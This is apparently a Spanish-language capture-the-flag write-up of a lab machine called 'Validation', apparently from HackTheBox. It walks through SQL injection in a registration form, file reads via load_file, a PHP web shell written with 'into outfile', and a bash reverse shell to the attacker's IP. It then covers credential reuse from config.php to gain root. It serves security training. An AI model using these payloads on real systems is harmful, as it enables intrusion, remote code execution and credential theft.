
Validation - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCgSpafkjRVogAlgtxt6cFN7sU4sRTiGYC01QloBpbOwerqFUoYNyhCdNP/9rv
WhLH+Vp63egRsut0SkTpUy3Ovp/yb3uAeT/4sUPG+LvDgzXD2QY+O1SV0Y3pE+pRmL3UfRKr2ltMfpcc7y7423+3oRSONHfy1upVU
TFODVA+m2ZJiz2NoKLKTVhouVAGkH7adYtotM62JEtow8MW0HCZ9+cX6ki5cFK9WQhN++KZej2fEZDkxV7913KaIa4HCbiDq1Sfr5
|   256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ9LolyD5tnJ06EqjRR6bFX/7oO
|   256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJOP8cvEQVqCwuWYT06t/DEGxy6sNajp7CzuvfJzrCRZ
80/tcp   open  http    syn-ack ttl 62 Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.48 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
4566/tcp open  http    syn-ack ttl 63 nginx
|_http-title: 403 Forbidden
8080/tcp open  http    syn-ack ttl 63 nginx
|_http-title: 502 Bad Gateway
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


En el puerto 80 tenemos un panel en el que hay una especie de legistro:




Vamos a enviar la peticion:




Probamos si la pagina interpreta condigo "html":







Como lo interpreta, vamos a probar con codigo php:



No lo esta interpretando, vamos a probar con un SSTI:





Tampoco lo interpreta. Probamos con una SQLI. Capturamos la peticion con burpsuite:

```
POST / HTTP/1.1
Host: 10.10.11.116
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://10.10.11.116
Connection: keep-alive
Referer: http://10.10.11.116/
Cookie: user=379d340833bbbeebcf7a121e3d874a52
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=test&country=Australia'
```

Le añadimos una comilla al campo "country", vamos a ver la respuesta:

```
HTTP/1.1 302 Found
Date: Thu, 14 Nov 2024 13:55:10 GMT
Server: Apache/2.4.48 (Debian)
X-Powered-By: PHP/7.4.23
Set-Cookie: user=098f6bcd4621d373cade4e832627b4f6
Location: /account.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Nos llega un codigo de estado 302, lo que significa que es una redireccion y nos entrega una cookie para realizar la redireccion. Si nos fijamos es distinta a la nuestra. Le damos a follow redirection:

```
GET /account.php HTTP/1.1
Host: 10.10.11.116
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin: http://10.10.11.116
Connection: keep-alive
Referer: http://10.10.11.116/
Cookie: user=379d340833bbbeebcf7a121e3d874a52
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Si nos fijamos bien, no se nos ha cambiado la cookie por lo que no se ha aplicado la redireccion correctamente. Podemos copiarla y pegarla en la peticion get tras la redireccion y el servidor nos responde con un error:

```
<br />
<b>
  Fatal error
</b>
:  Uncaught Error: Call to a member function fetch_assoc() on bool
 in /var/www/html/account.php:33
Stack trace:
#0 {main}
```

Este error quiere decir que ha interpretado la sentencia de sql correctamente. No me ha dejado detectar errores a traves de un ordenamiento de columnas ni jugando con el "sleep(10)" voy a ver si puedo hacer una union select al valor que yo quiera, por ejemplo un 99:

```
</li>
<li class='text-white'>
  99
</li>
```

Como vemos el valor al que le hemos echo la union select vamos a listar las bases de datos que hay en el sistema:

```
username=test&country=Australia' union select schema_name from
information_schema.schemata-- -
```

- information_schema
- performance_schema
- mysql
- registration


Vamos a ver las tablas que contiene la base de datos registration:

```
username=test&country=Australia' union select table_name from
information_schema.tables where table_schema="registration"-- -
```

- registration

Contiene una tabla "registration", vamos a listar las columnas:

```
username=test&country=Australia' union select column_name from
information_schema.columns where table_schema="registration" and
table_name="registration"-- -
```




Listamos el username y userhash de la tabla "registration":

```
username=test&country=Australiaa' union select
group_concat(username,0x3a,userhash) from registration-- -
```


Son los hashes de las busquedas que hemos estado realizando osea que no podemos conseguir nada por aqui. Podemos ver si tenemos la capacidad de listar archivos internos de la maquina con un "load_file":

```
username=test&country=Australiaa' union select
load_file("/etc/passwd")-- -
```




Vamos a probar subir un archivo a la maquina victima con "into outfile":

```
username=test&country=Australiaa' union select "prueba" into outfile
"/var/www/html/test.txt"-- -
```



Porbamos a ver si ejecuta el comando "whoami" interpretando el codigo http:


```
username=test&country=Australiaa' union select "<?php
system('whoami');?>" into outfile "/var/www/html/test.php"--
```



Como he conseguido la ejecucion remota de comandos vamos a sustituir el comando "whoami" por una reverse shell:

```
username=test&country=Australiaa' union select "<?php
system($_GET['cmd']);?>" into outfile "/var/www/html/shell2.php"-- -
```

Accedemos al archivo con el parametro "cmd" para ejecutar comandos:



Ahora podemos URL-encodear una reverse shell con bash y ejecutarlo con el parametro cmd:

```
bash -c "sh -i >& /dev/tcp/10.10.14.11/1234 0>&1"
```

```
%62%61%73%68%20%2d%63%20%22%73%68%20%2d
```

Nos llega la conexion:

```
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.116] 39044
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

ESCALADA DE PRIVILEGIOS

En el archivo "config.php" encontramos unas credenciales:

```
www-data@validation:/var/www/html$ cat config.php
<?php
  $servername = "127.0.0.1";
  $username = "uhc";
  $password = "uhc-9qual-global-pw";
  $dbname = "registration";

  $conn = new mysqli($servername, $username, $password, $dbname);
?>
```

Vamos a probar si son las credenciales de algun usuario. Buscamos usuarios:

```
www-data@validation:/var/www/html$ cat /etc/passwd|grep /bin/bash
root:x:0:0:root:/root:/bin/bash
```

Solo esta el usuario root, vamos a probar si es su contraseña:

```
www-data@validation:/var/www/html$ su root
Password:
root@validation:/var/www/html# cat /root/root.txt
445dd6f6e64fba86727f8509ea657f6a
```